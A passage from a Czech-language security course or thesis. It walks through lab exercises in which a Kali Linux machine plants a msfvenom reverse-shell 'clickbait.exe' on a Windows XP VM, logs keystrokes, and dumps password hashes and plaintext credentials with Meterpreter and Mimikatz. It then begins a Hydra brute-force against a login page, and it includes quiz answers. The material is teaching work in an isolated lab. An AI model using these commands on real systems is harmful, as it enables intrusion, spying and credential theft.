s operačním systémem Kali Linux je nutné do CLI zadat příkaz *ip address show*, kde je možné vidět IP adresu tohoto počítače u portu *eth0*.



Obrázek 10 Výpis v Kali Linux po zadání příkazu IP address show do CLI.

Na obrázku výše (viz Obrázek 10) je možné vidět, že IP adresa pro tento počítač je 192.168.56.101. Obdobně jo možné na virtuálním počítači s operačním systémem spustit v příkazové řádce command ipconfig, který vypíše obdobné informace.




Obrázek 11 Výpis ve Windows XP po zadání příkazu ipconfig. Další příkaz je zde vypsán ping s adresou počítače se systémem Kali Linux.

Na obrázku výše (viz. Obrázek 11) je možné vidět IP adresu (192.168.56.102.) počítače s OS Windows XP a následný příkaz ping, pomocí kterého lze zjistit, zda spolu mohou obě zařízení komunikovat. Zde je vidět, že spojení je navázáno a počítač se systémem Windows dostává odpovědi od počítače se systémem Kali Linux.

Otázka č. 1 Proč není možné provést požadavek ping z počítače s OS Kali Linux? Respektive proč po zadání *ping 192.168.56.102* v počítači s OS Kali Linux dojde k time-outu?

Vytvoření souboru s návnadou pro získání přístupu do uživatelova PC

V počítači se systémem Kali Linux je nejdříve nutné spustit příkazovou řádku se zvýšenými oprávněními, aby bylo možné zadávat další příkazy, které je nutné spouštět právě v módu s rozšířenými oprávněními. Do tohoto módu se lze dostat pomocí příkazu *sudo su* a následném zadání hesla. Že je CLI v privilegovaném módu lze poznat takto (viz Obrázek 12).



Obrázek 12 Spuštění privilegovaného módu v CLI.

Dalším krokem je nastavení payloadu pomocí příkazu msfvenom. Payload je zlomyslný script, který útočník využívá k tomu, aby kompromitoval cílené zařízení a získal nad ním kontrolu.

```
msfvenom -p (typ payloadu) lhost=(poslouchající IP) lport=(port, který bude poslouchán) -f
(formát souboru) > výstupní soubor
```

Výše je možné vidět syntaxi příkazu msfvenom, kdy parametr *-p* specifikuje o jaký typ payloadu se bude jednat, parametr *lhost* definuje IP adresu, která bude naslouchat. Dále je zde parametr *lport* definující port, který bude poslouchán. Posledním parametrem je *-f*, pomocí kterého lze definovat formát výstupního souboru.

V případě této úlohy lze příkaz zapsat následujícím způsobem. Bude se jednat o typ payloadu, který je definován takto: *windows/meterpreter/reverse_tcp*. Jedná se o jeden z nejsilnějších nástrojů frameworku Metasploit, který umožňuje útočníkovi provádět na cílovém počítači sniffing, keylog, kontrolovat filesystem, mikrofon či

webkameru. Dovoluje však i načítat různé moduly nebo další nástroje, jako je např. Mimikatz využitý v rámci tohoto labu.

Jedná se také o defaultní typ payloadu pro počítače s operačním systémem Windows. Dalším parametrem, který je nezbytný definovat je *lhost*. Zde je nutné nastavit IP adresu počítače (v případě tohoto labu IP adresa počítače se systémem Kali Linux), na kterém bude prováděno odposlouchávání. V rámci tohoto labu není nutné specifikovat port. Dalším parametrem je typ souboru. Jelikož tento soubor bude reprezentovat spustitelný soubor stažitelný např. na fiktivní webové stránce zkonstruované útočníkem, bude se jednat o spustitelný soubor typu *exe*.


V poslední části příkazu bude definován výstupní soubor a jeho umístění. Soubor bude umístěn na adrese */var/www/html/clickbait.exe.*

Otázka č. 2 Sestavte příkaz pro vytvoření souboru s payloadem dle informací zmíněných v předchozím odstavci.

Spuštění http service pro umístění škodlivého souboru

Dalším krokem je spuštění http service potřebné pro napodobení fiktivní webové stránky vytvořené útočníkem. V tomto případě se bude jednat jen o úvodní welcome page serveru apache2, kam bude následně nahrán škodlivý soubor. V reálném případě by na serveru byla nahrána fiktivní webová stránka, která by měla za úkol uživatele přesvědčit o své věrohodnosti. Server apache2 lze spustit jednoduše, pomocí zadání příkazu *service apache2 start* do příkazové řádky s elevovanými privilegiemi. Ověření správné funkčnosti http service je jednoduché. V cílovém počítači (počítači s operačním systémem Windows XP) stačí spustit webový

prohlížeč a zadat do něj IP adresu útočníkova počítače. Pokud dojde k přesměrování na welcome page serveru apache2, service funguje v pořádku.




Obrázek 13 Přesměrování na welcome page po zadání IP adresy útočníka.

Získání kontroly na uživatelovám PC

Po spuštění http service je již základ pro útok připraven. Nyní je možné pomocí příkazu *msfconsole* spustit konzoli nástroje Metasploit. Po spuštění msfconsole je nutné nastavit multi handler.

Funkce multi handleru je taková, že za útočníka spravuje exploit a prezentuje mu shell. Spuštění multi handleru proběhne po zadání příkazu use multi/handler do konzole. Po zadání příkazu se objeví hláška, že je využíván jiný payload, než ten, který byl definován výše. Je tedy nutné ho změnit pomocí příkazu *set PAYLOAD windows/meterpreter/reverse_tcp*. Dalším krokem, stejně jako v příkazu výše, je nutnost nastavit *lhost*. Ten zde bude nastaven na lokální IP adresu, tedy 0.0.0.0. Příkaz bude vypadat následovně *set LHOST 0.0.0.0*. Následně je možné útok spustit po zadání příkazu *exploit* do CLI. Pak již útočníkovi zbývá jen čekat, dokud si uživatel nestáhne a nespustí škodlivý soubor z fiktivní webové stránky.

Nyní je nutné přepnout na virtuální počítač se systémem Windows XP a zde zadat do URL adresy prohlížeče *192.168.56.101/clickbait.exe* označující adresu fiktivní webové stránky a název souboru (v reálném případě by se mohlo jednat např. o URL adresu tlačítka pro stažení souboru). Uživatel může soubor stáhnout či rovnou spustit, čímž se útočníkovi otevře session a získá tak přístup k uživatelově počítači.



Obrázek 14 Stažení souboru po zadání URL adresy vedoucí k souboru.

Exploit uživatelova PC


V tuto chvíli má již útočník plnou kontrolu nad uživatelovým PC. Jak je možné vidět na obrázku níže (viz Obrázek 16), byla otevřena session z počítače s adresou 192.168.56.101 (útočníkův počítač) do počítače s adresou 192.168.56.102 (počítač uživatele) na portu -0400.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175686 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:1117) at 2023-07-31 06:08:37 -0400

meterpreter > 
```

Obrázek 16 Otevření session mezi počítači.

Jak je naznačeno na obrázku (viz. Obrázek 16) dále vidět, došlo ke spuštění interaktivního shellu s názvem meterpreter pomocí kterého je možné spouštět jednotlivé exploity. Nápovědu pro meterpreter lze spustit jednoduše zadáním příkazu *help*.

Nyní je možné vyzkoušet některé z funkcí meterpreteru. První funkcí je funkce *screenshare*. Po spuštění příkazu screenshare dojde na útočníkově počítači k otevření prohlížeče, ve kterém je spuštěno video s aktuálními streamem obrazovky cíleného počítače. Dále zde lze nalézt informace o tom, kdy byl stream spuštěn či jaká IP adresa je momentálně přehrávána. Stream lze ukončit jako jakýkoliv jiný běžící příkaz v CLI a to pomocí stisknutí kláves CTRL + C.



Obrázek 17 Stream uživatelovi obrazovky v prohlížeči útočníka.

Dalším nástrojem je nástroj pro sledování uživatelova pohybu po klávesnici. To může být zneužito například při odposlouchávání přihlašovacích údajů do účtů uživatele apod. Odposlouchávání klávesnice lze spustit pomocí příkazu *keyscan_start*. Následně je nutné přepnout se do uživatelova počítače a zde spustit libovolný textový dokument a do něj napsat nějaký testovací text. Po přepnutí zpět do útočníkova počítače stačí zadat příkaz *keyscan_dump*, který do konzole vypíše veškeré znaky, které byly na klávesnici zaznamenány od posledního vypsání dumpu. Dump lze také uložit do souboru pomocí běžného CLI příkazu *> názevSouboru.txt*.

Základní funkce s nástroji meterpreteru byla již nastíněna. Tento lab je však zaměřen na získání a prolomení uživatelových hesel a všech ostatních hesel obsažených v paměti počítače s operačním systémem Windows XP.

Získání hesel z uživatelova PC

K získání hesel z uživatelova PC slouží dva různé způsoby. Prvním způsobem lze získat hashe veškerých uživatelů, kteří kdy byli přihlášení k danému PC. Pomocí druhého způsobu lze přímo do konzole vypsat hesla těchto uživatelů v plaintextu. První metoda je jednodušší a může být vyčtena z manuálu pro nástroj meterpreter.

Otázka č. 3 Pomocí jakého příkazu lze vypsat přihlašovací údaje uživatelů, kde hesla jsou v zahašované podobě?

Pomocí první metody byla získána hesla v podobě uvedené na obrázku níže (viz Obrázek 18). Hesla v této podobě je možné uložit do útočníkova počítače a následně se pokusit tato hesla prolomit například pomocí útoku hrubou silou. K útoku hrubou silou je možné využít nástroje systému Kali Linux, jako jsou např. John the Ripper či Hashcat.


```
admin:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Administrator:500:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:8302517b2ce1a0ff15d180ae0f2d79e2:9ae60304a2581d8a335f1a16030da151:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5b1fcae865404fc354a3d357b4258691:::
user:1004:22124ea690b83bfbaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
```

Obrázek 19 Hesla vypsána pomocí nástroje meterpreter.

Druhým způsobem, jak získat hesla z uživatelova počítače, je pomocí nástroje mimkatz. Aby mohly být funkce nástroje Mimikatz použité uvnitř nástroje meterpreter, je nutné Mimikatz nejdříve načíst. To je provedeno pomocí zadání příkazu *load mimikatz*. Zároveň je pro spuštění příkazu, který vypíše informace o uživatelích systému, nutné, aby měl útočník nastaven autoritu SYSTEM. Aktuální informaci o oprávnění lze získat pomocí příkazu *getuid*. Jak nastavit vyšší oprávnění lze zjistit v manuálu po zadání příkazu *help* do CLI.

Otázka č. 4 Jaký je příkaz pro zvýšení oprávnění lokálního systému?

Po o nastavení autority na oprávnění na úrovni SYSTEM je možné spustit příkaz *creds_all*, jenž vypíše veškeré informace o uživatelích, jejich skupinách, a dokonce i hesla. Hesla jsou zde vypsána v podobě hashů (v horní části viz. Obrázek 20) i v podobě plaintextu (střední a spodní části viz. Obrázek 20).



Obrázek 20 Výpis po zadání příkazu creds_all.

Takto získané informace může útočník následně použít např. k přihlášení do systému pomocí administrátorských práv a získat tak plnou kontrolu nad systémem. Na tomto příkladě je tedy vidět, že útočníkovi stačí se zmocnit jednoho uživatelského počítače v dané organizaci, na kterém se někdy v minulosti přihlásil i administrátor, a tím získá útočník veškeré informace i o administrátorovi.

7.3.2 Závěr Lab č. 2

Lab č. 2 popisoval již složitější postupy při prolamování hesel. Řešitel se při řešení labu seznámil s nástrojem pro penetrační testování Metasploit a také s nástrojem Mimikatz. V rámci labu se řešitel pokusil z pohledu hackera vyřešit modelovou situaci, kdy jeho úkolem bylo získat přístup do uživatelova počítače pomocí takzvané návnady a následně po získání přístupu do počítače zjistit co nejvíce

informací z uživatelova počítače. Hlavním cílem bylo pomocí nástroje Mimikatz získat hesla všech uživatelů, kteří se kdy na daný počítač přihlásili.

Úloha byla konstruována tak, aby řešitel získal informaci o nástrojích umožňujících získat kontrolu nad uživatelovým PC, který se nachází ve stejné síti. Dalším účelem labu bylo poukázat na to, jaké důsledky může mít stažení a spuštění souboru s návnadou na fiktivní webové stránce a jak jednoduché bylo získat hesla v plaintextu na platformě Windows XP.

Řešení otázek Lab č. 2

Otázka č. 1 Proč není možné provést požadavek ping z počítače s OS Kali Linux? Respektive proč po zadání *ping 192.168.56.102* v počítači s OS Kali Linux dojde k time-outu?

Odpověď č. 1 Na systému Windows XP je nutné vypnout firewall.

Otázka č. 2 Sestavte příkaz pro vytvoření souboru s payloadem dle informací zmíněných v předchozím odstavci.

Odpověď č. 2

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 -f exe > /var/www/html/clickbait.exe
```

Otázka č. 3 Pomocí jakého příkazu lze vypsat přihlašovací údaje uživatelů, kde hesla jsou v zahašované podobě?

Odpověď č. 3 hashdump

Otázka č. 4 Jaký je příkaz pro zvýšení oprávnění lokálního systému?

Odpověď č. 4 getsystem

7.4 Lab č. 3 – On-line útok pomocí nástroje Hydra a Medusa

Lab č. 3 je zaměřen na použití několika vestavěných nástrojů operačního systému Kali Linux. Pokud jsou splněny veškeré kroky z kapitoly Společné požadavky, jsou nástroje použité v tomto labu již předinstalované ve virtuálním počítači.
Potřebné nástroje:

- Hydra
- Medusa
- Burpsuite

Další potřebné atributy:

- v rámci této úlohy bude zapotřebí připravit webovou stránku s fiktivním přihlašovacím formulářem
- dále bude v této úloze zapotřebí zainstalovat nový virtuální počítač s operačním systémem Lubuntu, který bude sloužit jako cílový počítač pro útok

Časová náročnost: 40 až 50 minut.

Cíl úlohy

Cílem tohoto labu je seznámit řešitele s nástroji pro on-line prolamování hesel s názvem Hydra a Medusa. Pomocí nástroje Hydra budou získány přihlašovací údaje k účtu na fiktivní webové stránce. Nástroj Medusa bude sloužit k získání přístupu k počítači nacházejícímu se ve stejné síti. Jako slovníková báze bude pro oba nástroje použit slovník rockyou. Hesla do účtů budou konstruována tak, aby byla slovníkem rockyou prolomena.

Seznámení s nástroji

Hydra je nástroj obsažený v základní sadě nástrojů Kali Linux. Slouží k prolamování hesel pomocí on-line útoků (útočí na živý systém). Terčem pro nástroj Hydra může být např. webová stránka, router či počítač nacházející se ve stejné síti. Jako typ útoku je využíván útok hrubou silou založený na předdefinované bázi uživatelských

jmen a hesel, jejichž kombinace jsou následně zkoušeny oproti systému, na který je útok cílen.

Medusa je další ze základní sady nástrojů Kali Linux, který je zaměřen na on-line prolamování hesel. Hlavní výhody Medusy jsou rychlost, velká možnost paralelizace a modularita. V labu č. 2 bude tento nástroj využit k modelování druhé části fiktivního use-case. Ten bude zaměřen na prolomení přístupu do počítače nacházejícího se na stejné síti, jako je útočníkův počítač.

Burpsuite je nástroj systému Kali Linux, který umožňuje testování webových aplikací. Obsahuje řadu nástrojů pro monitorování a testování obsahu na webových stránkách. Kombinuje metody manuálního a automatického testování. V tomto labu bude použita jen funkce pro monitorování requestů a odpovědí v rámci http protokolu.

Fiktivní use case

Modelová situace může mít následující scénář. Cílem řešitele je získat přístup do účtu na fiktivní webové stránce (např. z důvodu, že účet vlastní subjekt, který spáchal trestnou činnost a na daném účtu se mohou nacházet důležité informace). Pro řešení této části bude použit nástroj Hydra. V rámci tohoto labu však nejsou uvažována zabezpečení účtu, jako je například určitý počet povolených pokusů, než dojde k zablokování možnosti přihlášení na určitou dobu. Tyto skutečnosti by pouze navyšovaly čas potřebný k realizaci labu.

Druhá část fiktivního use-case bude navazovat na téma části první. Opět se bude jednat o skutečnost, že je nutné prolomit přihlašovací údaje do pachatelova účtu. V tomto případě se však nebude jednat o účet na webové stránce, nýbrž o účet pro přístup do pachatelova počítače. Řešitel použije pro prolomení přístupu do pachatelova počítače nástroj Medusa.

Nastavení potřebné pro provedení labu

Prvním krokem, který je nutné vykonat, je zainstalování nového virtuálního počítače. Pro tuto úlohu byl zvolen operační systém Lubuntu založený na systému Ubuntu. Důvodem volby tohoto operačního systému je jeho jednoduchost a nízké

požadavky pro běh systému. Systém je možné stáhnout na stránce https://lubuntu.me/downloads/.

Samotné zainstalování je pak velmi jednoduché. V programu VirtualBox je nutné kliknout na tlačítko „Nový“ a v následném dialogu vybrat ISO image staženého systému Lubuntu. VirtualBox sám vybere typ a verzi systému, takže virtuálnímu počítači stačí přiřadit název a pokračovat. V následujícím okně je nezbytné zvolit velikost přiřazené operační paměti a počet vláken procesoru (tato volba je závislá na dostupných prostředcích fyzického počítače). Dále stačí zvolit pouze přednastavenou volbu vytvoření virtuálního disku a dokončit instalaci počítače. Po spuštění počítače dojde k nabootování operačního systému. Následně je nutné na ploše spustit instalaci operačního systému. Pokud by nebyla provedena instalace, tak by operační systém fungoval pouze v testovací verzi a nebylo by možné v něm pracovat s některými funkcemi. Navíc by se při vypnutí a opětovném zapnutí systému neukládala data na disk. Po dokončení instalace je možné systém spustit a pokračovat dalším krokem pro přípravu labu.

Druhým krokem je vytvoření fiktivní webové stránky s formulářem, který bude v labu prolamován. Webová stránka s formulářem se nachází zde (viz GitHub repozitář > Lab c. 3 > login.php). Následně je třeba spustit apache2 server, na kterém bude dostupná fiktivní přihlašovací stránka.

Otázka č. 1 Pomocí jakého příkazu lze spustit server apache2?

Po spuštění serveru je potřeba vložit soubor login.php a logout.php do adresáře serveru. Přemístění souboru z plochy do cílového adresáře lze zajistit pomocí příkazu *sudo mv login.php /var/www/html*. To, že je soubor dobře umístěný a server funguje správně, je možné ověřit po zadání následující URL adresy do prohlížeče: 192.168.56.101/login.php. Po načtení stránky by se měl objevit formulář s dvěma inputy pro login a heslo. Funkčnost formuláře lze ověřit pomocí zadání přihlašovacích údajů. Pokud jsou zadány správně, je uživatel přesměrován na stránku s informací o úspěšném přihlášení. Pokud je přihlášení neúspěšné, objeví se hláška: „Wrong username or password“. Hesla pro přihlášení do webové stránky i virtuálního počítače jsou následovná:

Tabulka 4 Hesla pro přihlášení do webové stránky a OS Lubuntu.

Platforma	Název účtu	Heslo
Webová stránka	user1234	qwerty1234
Virtuální počítač	nastavený username při instalaci	qwerty

7.4.1 Vlastní postup Lab č. 3

Prvním krokem labu je ujištění se, že webový server funguje správně a nachází se na něm webová stránka login.php. První část labu je možné provádět na řešitelově hlavním virtuálním počítači se systémem Kali Linux. Pro druhou část labu je nutné spustit i druhý virtuální stroj, tedy počítač se systémem Lubuntu.

První část úlohy – prolamování uživatelského jména hesla na fiktivní webové stránce pomocí nástroje Hydra

Obecný příkaz pro použití nástroje Hydra se všemi dostupnými parametry je poměrně komplexní a může vypadat takto:

```
hydra [-l LOGIN | -L FILE] [-p PASSWORD | -P FILE] [-u] [-f] [IP adresa] [-s PORT] [MODUL]
[url] : [parametry formuláře] : [podmíněný string].
```

V příkazu je nejprve definován nástroj Hydra. Hned za definicí nástroje Hydra následuje sekce s řetězci pro testování přihlašovacího jména, kde může být definován jeden řetězec pomocí malého písmena *-l* nebo soubor pomocí velkého písmena *-L*. Další část definuje heslo, resp. soubor obsahující hesla. V tomto případě je definice obdobná jako u uživatelského jména, jen místo písmena *l* je definováno malé písmeno jako *-p* a velké písmeno jako *-P*. Dalším parametrem je *-u*, pomocí kterého je možné formulovat, zda bude použito každé uživatelské jméno pro všechna možná hesla. Parametr *-f* zastaví proces hledání hesla v případě, že je prolomeno první heslo. Do příkazu je nutné doplnit IP adresu nebo jméno domény vybrané webové stránky. Parametr *-s* specifikuje port webové stránky. *Modul* definuje nástroji Hydra konkrétní modul vybraný k útoku (http, ssh,…). Poslední část příkazu se odvíjí od vybraného modulu. Tento konkrétní příklad odpovídá využití modulu http, se kterým se bude pracovat v rámci této části labu.


Příklad použití nástroje Hydra na řešení Labu č.3

Dle popisu parametrů nástroje Hydra v předchozím odstavci je možné sestavit konkrétní příkaz pro prolamování hesel na fiktivní stránce. Jak bylo zmíněno, pro prolamování bude použit slovník rockyou. Je tedy nutné se ujistit, zda je v systému Kali Linux obsažen. Pomocí příkazu *ls -lh /usr/share/wordlists/* lze vypsat veškeré slovníky, které se v této složce nacházejí. Báze pro uživatelská jména je definována pomocí malého písmena *-l* (cílem je prolomit účet pachatele, jehož přihlašovací jméno je známo (user1234)). Parametr hesla je formulován pomocí velkého písmena *-P*, protože báze tohoto údaje je zadána pomocí souboru. Dále je do příkazu přidán parametr *-f* který specifikuje, že ve chvíli, kdy bude nalezen odpovídající pár, se běh nástroje zastaví. Jako další parametr je obsažena IP adresa, na které je spuštěn server apache2, tedy 192.168.56.101. Následně je uveden parametr zastupující použitou metodu (*htt-post-form*).

Poslední parametr lze rozdělit do více jednotlivých částí. V první části je definována konkrétní adresa na stránku s formulářem, tedy */login*. Následuje oddělovač, který je zastupován znakem „:“. Nyní je nutné využít nástroj Burpsuite, který umožňuje zjistit údaje o názvech proměnných souvisejících s přihlašovacím jménem a heslem. Proměnné je nutné znát, protože pomocí nich následně nástroj Hydra kontroluje testovací údaje oproti zadaným údajům.


Po spuštění nástroje Burpsuite je nutné se překliknout do záložky „Proxy“ a přepnout tlačítko do polohy „Intercept is on“. Dalším krokem je nastavení proxy (potřebné pro zachytávání změn na stránkách nástrojem Burpsuite) v prohlížeči Mozilla pomocí kliknutí na tlačítko „Settings“ a zadáním klíčového slova „proxy“ do vyhledávacího pole. Po rozkliknutí nabídky je třeba zaškrtnout radio button „Manual proxy configuration“ a zadat do pole „HTTP Proxy“ hodnotu lokálního

stroje, tedy 127.0.0.1 a port 8080. Nastavení v prohlížeči je ukázáno níže na obrázku (viz Obrázek 21).



Obrázek 21 Nastavení proxy v prohlížeči.

Dalším krokem je přejít na stránku s loginem a odeslat libovolně vyplnění formulář. Po odeslání vyplněného formuláře stránka na první pohled zůstane ve stavu načítání. V tu chvíli je potřeba v nástroji Burpsuite kliknout na tlačítko „Forward“, čímž se do nástroje načtou další údaje (viz Obrázek 22).



Obrázek 22 Výstup z programu Burpsuite po zprocesování odeslaného formuláře.

